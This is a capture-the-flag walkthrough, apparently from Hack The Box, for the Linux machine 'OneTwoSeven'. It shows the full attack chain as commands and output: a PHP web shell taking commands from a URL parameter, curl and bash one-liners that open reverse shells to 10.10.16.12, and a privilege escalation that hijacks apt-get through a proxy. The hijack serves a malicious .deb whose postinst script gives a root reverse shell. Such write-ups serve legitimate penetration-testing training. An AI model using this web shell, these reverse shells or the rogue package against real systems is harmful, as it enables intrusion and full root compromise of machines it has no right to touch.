
```php
<?php
system($_GET['pwn']);
?>
```

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ vim shell.php

┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ cat shell.php
<?php
system($_GET['pwn']);
?>
```

After modifying the request, forward it in Burp Suite:




Then visit `localhost:60080/addons/shell.php?pwn=id` in the browser, and we can confirm that the command executed successfully:



uid=35(www-admin-data) gid=35(www-admin-data) groups=35(www-admin-data)

Let's further test with the `whoami` command:




www-admin-data

Next, we aim to obtain a stable interactive shell.

First, set up a local listener using `netcat`:

```
nc -lvnp 4444
```


Use the website https://forum.ywhack.com/reverse-shell/ to generate a reverse shell payload:




Execute the following command on your local terminal to trigger the reverse shell connection:

```
curl -G http://localhost:60080/addons/shell.php --data-urlencode
"pwn=bash -c 'sh -i >& /dev/tcp/10.10.16.12/4444 0>&1'"
```

Once executed, the listener terminal will receive the reverse shell:



However, this shell isn't very interactive. By checking the target machine, we see that Python is installed:



Use the following command to upgrade to a fully interactive TTY shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Privilege Escalation

Use the `sudo -l` command to check the current user's `sudo` privileges:

It shows that the current user can run the following commands without a password:

- `/usr/bin/apt-get update`
- `/usr/bin/apt-get upgrade`

Check the APT source configuration:

This means the system will try to download update packages from `packages.onetwoseven.htb`.

We can perform an APT repository hijack and inject a malicious `.deb` package.

Create the directory structure:

```
mkdir -p devuan/dists/ascii/main/binary-amd64/
```

Create a fake package list:

```
vim Packages
```

Content of `Packages`:

```
Package: telnet
Version: 0.20-12343
Maintainer: Chenduoduo
Architecture: amd64
Description: Chenduoduo
Section: chenduo
Priority: required
Filename: dists/ascii/main/binary-amd64/telnet.deb
Size: 44203
SHA256: d
```

Create a malicious `telnet` package:

```
mkdir telnet
mkdir telnet/DEBIAN
cd telnet/DEBIAN
```

Create a `control` file:

```
Package: telnet
Maintainer: chenduoduo
Version: 0.20-12343
Architecture: amd64
Description: Chenduoduo
```

Create a `postinst` script:


```
bash -c 'bash -i >& /dev/tcp/10.10.16.12/9999 0>&1'
```

Grant execute permissions to `postinst`:


```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64/telnet/DEBIAN
└─$ ls
control postinst
```

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64/telnet/DEBIAN
└─$ chmod 755 postinst
```

Set up listener on port 9999:



Return to the previous directory and build the `.deb` package:




```
dpkg-deb --build telnet/
```

Update the `Packages` file with accurate SHA256 and size values:

```
sha256sum telnet.deb
du -b telnet.deb
```

```
7ab7c37a915882211f47852f813b299e72fd6d60f8487abd0976a75d05d64856
telnet.deb
720     telnet.deb
```

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
└─$ sha256sum telnet.deb
7ab7c37a915882211f47852f813b299e72fd6d60f8487abd0976a75d05d64856  telnet.deb

┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
└─$ du -b telnet.deb
720    telnet.deb
```

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
└─$ vim Packages

┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
└─$ cat Packages
Package: telnet
Version: 0.20-12343
Maintainer: Chenduoduo
Architecture: amd64
Description: root
Section: chenduo
Priority: required
Filename: dists/ascii/main/binary-amd64/telnet.deb
Size: 720
SHA256: 7ab7c37a915882211f47852f813b299e72fd6d60f8487abd0976a75d05d64856
```

Compress the `Packages` file:

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
└─$ gzip Packages

┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
└─$ ls
Packages.gz  telnet  telnet.deb
```


Finally, serve the malicious `.deb` and package files using Python's HTTP server.
On the target machine, run:

```
export http_proxy="http://10.10.16.12:80"
sudo apt-get update
sudo apt-get upgrade
```


We see a `200 OK` response:


```
127.0.0.1 - - [23/Jul/2025 02:02:04] "GET /devuan/dists/ascii/main/i18n/Translation-en.lzma HTTP/1.1" 404 -
127.0.0.1 - - [23/Jul/2025 02:02:06] code 404, message File not found
127.0.0.1 - - [23/Jul/2025 02:02:06] "GET /devuan/dists/ascii/main/binary-all/Packages.gz HTTP/1.1" 404 -
127.0.0.1 - - [23/Jul/2025 02:02:08] "GET /devuan/dists/ascii/main/binary-amd64/Packages.gz HTTP/1.1" 200 -
127.0.0.1 - - [23/Jul/2025 02:02:10] code 404, message File not found
```

This confirms that the malicious `.deb` package was successfully accepted by the target. Once the command `sudo apt-get upgrade` is executed, the reverse shell is triggered and connects back to our listener.



Finally, we receive a reverse shell as `root` on port 9999:




Retired Machine
Submit Machine Matrix
Submit Machine Review
OneTwoSeven is online
OneTwoSeven
Linux · Hard
0
Points
5.0 609 Reviews
User Rated Difficulty
Play Machine
Machine Info
Video Walkthrough
AU VIP 1
1 player
Target IP Address
10.10.10.133
17:05:23
Submit User Flag
Submit flag difficulty rating
Submit Rating
Submit Root Flag
Submit flag difficulty rating
Submit Rating
OneTwoSeven has been Pwned!
Congratulations Chenduoduo, best of luck in capturing flags ahead!
#1397
MACHINE RANK
22 Jul 2025
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE
Congratulations Chenduoduo!
You are player #1397 to have pwned OneTwoSeven.
Share Results
Submit Machine Matrix
Submit Machine Review